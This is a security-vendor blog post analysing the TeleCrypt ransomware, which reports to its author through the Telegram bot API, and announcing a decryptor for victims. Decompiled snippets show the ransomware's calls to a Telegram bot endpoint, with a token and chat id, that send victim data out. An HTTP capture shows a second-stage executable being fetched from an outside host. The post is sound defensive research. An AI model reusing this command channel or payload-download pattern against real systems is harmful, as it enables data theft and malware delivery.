ABOUT THE AUTHOR

Malwarebytes Labs

NEWS | THREATS

TeleCrypt – the ransomware abusing Telegram API – defeated!

Posted: November 22, 2016 by Malwarebytes Labs

A new ransomware, TeleCrypt appeared recently carrying some new ideas. While most ransomware communicates with their C&C over simple HTTP-based protocols, Telecrypt abuses for this purpose the API of a popular messenger, Telegram. You can read more about it here.

Fortunately, the encryption used was not strong and one of our employees, Nathan Scott, already prepared a decryption tool, allowing the victims to recover their files without paying.

Telecrypt Decryptor screenshot:

The solution requires .NET platform in order to work. You must also have an unencrypted version of the encrypted files, in order to recover the key.

You can download the decryptor from here.


Analyzed sample

3e24d064025ec20d6a8e8bae1d19ecdb – original sample


About the Ransomware

TeleCrypt is distributed through an EXE file through Email, Exploits, and drive by downloads. The executables are coded in Borland Delphi.


Infections with this ransomware can be recognized by the note left on the Desktop named: ***База зашифр файлов.txt***. It contains the list of all the encrypted files.



It also downloads and start another component – executable with GUI, informing about the encryption by the message written in Russian:



The message box which pops:



Communications with CnC

TeleCrypt uses the TeleGram API to send the information on its victims straight to the Ransomware creator and to send information back. This way of the communication is very unique – it is one of the first to use a Main stream Messaging Client's API instead of a C2 Server to send commands and get information.

An Example API call is as follows:

```
sub_40B078(
  &v42,
  L"https://api.telegram.org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/sendmessage?chat_id=247910479&text=",
  v41);
```

Sample response:”>

It tests if the API is still available by the following call:

```
sub_6A7288(
  *(_DWORD *)(v47 + 960),
  (int)L"https://api.telegram.org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/GetMe",
  0,
  0,
  &v44);
```

api(dot)telegram(dot)org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/GetMe

Sample response:

```
GET /wp-includes/random_compat/Xhelp.exe HTTP/1.1
Host: tmstroy1.ru
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)

HTTP/1.1 200 OK
Server: nginx/1.9.12
Date: Mon, 21 Nov 2016 19:01:15 GMT
Content-Type: application/x-msdownload
Content-Length: 7576064
Connection: keep-alive
Keep-Alive: timeout=10
Last-Modified: Fri, 18 Nov 2016 06:24:10 GMT
ETag: "e80de9-739a00-5418d5aa44fef"
Accept-Ranges: bytes

MZP.....................@.....................................
.....    .!..L.!..This program must be run under Win32
$7.....................................................................
.....................................................................
........PE..L....
```

Attacked targets

Telecrypt encrypts the following files:

nml m4a mid midi mpega mp2 mp3 mpga pls qcp ra ram rm sd2 sid snd wav wax wma pat pcx pbm pgm pict png pnm pntg ppm psd qtif ras rf rgb rp targa tif wbmp webp xbm xbm xpm xwd 323 uls txt rtx wsc rt vcf lsf lsx mng mp2 mp3 mp4 mpeg mpa mpe mpg ogv moov mov qt qtc rv webm wm wmp wmv wmx wvx rms movie 7z latex lha lcc lrm lz lzh lzma lzo lzx m13 m14 mpp mvb man mdb me ms msi mny nix o oda odb odc odf odg odi odm odp ods ogg odt otg oth otp ots ott p10 p12 p7b p7m p7r p7s package pfr pdf pko pnq pot pps ppt ppz ps pub qpw qtl rar rjs rm rmf rmp rmx rnx rpm rtsp scm ser scd sda sdc sdd sdp setpay setreg sh shar shw sit sitx skd skm skp skt smf spl ssm sst stc std sti stw svi sv4cpio sv4crc swf swf1 sxc sxi sxm sxw t tar tex texi texinfo tbz tbz2 tgz tlz tr troff tsp torrent ttz txz udeb uin urls ustar vcd vor wcm wb1 wb2 wb3 wdb wks wmd wms wmz wp5 wpd wps wri xfdf xps xsd z zoo zip wbmp wmlc wmls wmlsc ls mocha mht jpg jpeg png xls xlsx doc docx docm

Encryption

Telecrypt will generate a random string to encrypt the files that is between 10-20 length and only contain the letters vo,pr,bm,xu,zt,dq.


Encryption algorithm (click on the image to enlarge):

About the decryptor

In order to use the Decryption Application, you will need a good version of one of the encrypted files, so that the application can generate your key.

Instructions to use the Decryption Application:

```
**REQUIRES .NET 4.0 AND ABOVE** - Every windows above Windows XP comes with this
default. - Download the application and place it anywhere on the machine. - Righ
t click and run it as Administrator (It needs Admin Priv. to be able to write to
all needed files!) - Read instructions on the first page, THEY ARE IMPORTANT! -
One the first page, Select one encrypted file, and a Good Non-Encrypted version
of that file. - The application will then verify if you supplied the correct fil
es, and if you are infected with this strain. - If you are, the next page will a
llow you to use 2 decryption methods, one with the List of Files the Ransomware
left, and one simply selecting the folder you want, and it will decrypt EVERYTHI
NG IN THAT FOLDER. - The safest method to use, is to simply select the file list
and let the application take it from there. - If a user doesn't have the list, t
hey can use the folder option. The application tells them to move any files they
want decrypted into a folder, and select that folder. BACKUPS are made no matter
what with this option to keep risk down. - The application will now decrypt the
files.
```



Malwarebytes LABS

Malwarebytes Labs Comment Policy

All comments are moderated. Relevant comments will be published and all URLs will be removed.

Got it

What do you think?

0 Responses

0	0	0	0	0
Upvote	Funny	Love	Angry	Sad

Comments and reactions for this thread are now closed.

0 Comments

Login

Share

Best Newest Oldest

This discussion has been closed.

Subscribe Privacy Do Not Sell My Data

RELATED ARTICLES

News | Scams

1,000+ web shops infected by “Phish ‘n Ships” criminals who create fake product listings for in-demand products

November 1, 2024 - Fraudsters running the Phish 'n Ships campaign infected legitimate website and used SEO poisoning to redirect shoppers to their fake web shops

CONTINUE READING 0 Comments

Android | News

Android malware FakeCall intercepts your calls to the bank

Malwarebytes LABS

CONTINUE READING

0 Comments

Apple | News

Patch now! New Chrome update for two critical vulnerabilities

October 30, 2024 - Chrome issued a security update that patches two critical vulnerabilities. One of which was reported by Apple

CONTINUE READING

0 Comments

Apple | News

Update your iPhone, Mac, Watch: Apple issues patches for several vulnerabilities

October 29, 2024 - Apple has issued patches for several of its operating systems. The ones for iOS and iPadOS deserve your immediate attention.

CONTINUE READING

0 Comments

Cybercrime | News

Europol warns about counterfeit goods and the criminals behind them

October 28, 2024 - There is a whole ecosystem behind the sales and distribution of counterfeit goods. Best to stay away from them.

CONTINUE READING

0 Comments

Cyberprotection for every one.

FOR PERSONAL

- Windows Antivirus
- Mac Antivirus
- Android Antivirus
- Free Antivirus
- VPN App (All Devices)
- Malwarebytes for iOS
- SEE ALL

FOR BUSINESS

- Small Businesses
- Mid-size Businesses
- Larger Enterprise
- Endpoint Protection
- Endpoint Detection & Response (EDR)
- Managed Detection & Response (MDR)

SOLUTIONS

- Digital Footprint Scan
- Rootkit Scanner
- Trojan Scanner
- Virus Scanner
- Spyware Scanner
- Password Generator
- Anti Ransomware Protection

LEARN

- Malware
- Hacking
- Phishing
- Ransomware
- Computer Virus
- Antivirus
- What is VPN?

COMPANY

- About Us
- Contact Us
- Careers
- News and Press
- Blog
- Scholarship
- Forums
- Vulnerability Disclosure

FOR PARTNERS

- Managed Service Provider (MSP) Program
- Resellers

MY ACCOUNT

- Sign In

ADDRESS

One Albert Quay
2nd Floor
Cork T12 X8N6
Ireland

Cybersecurity info you can't live without

Want to stay informed on the latest news in cybersecurity? Sign up for our newsletter and learn how to protect your computer from threats.

Email Address

Email Address

Sign Up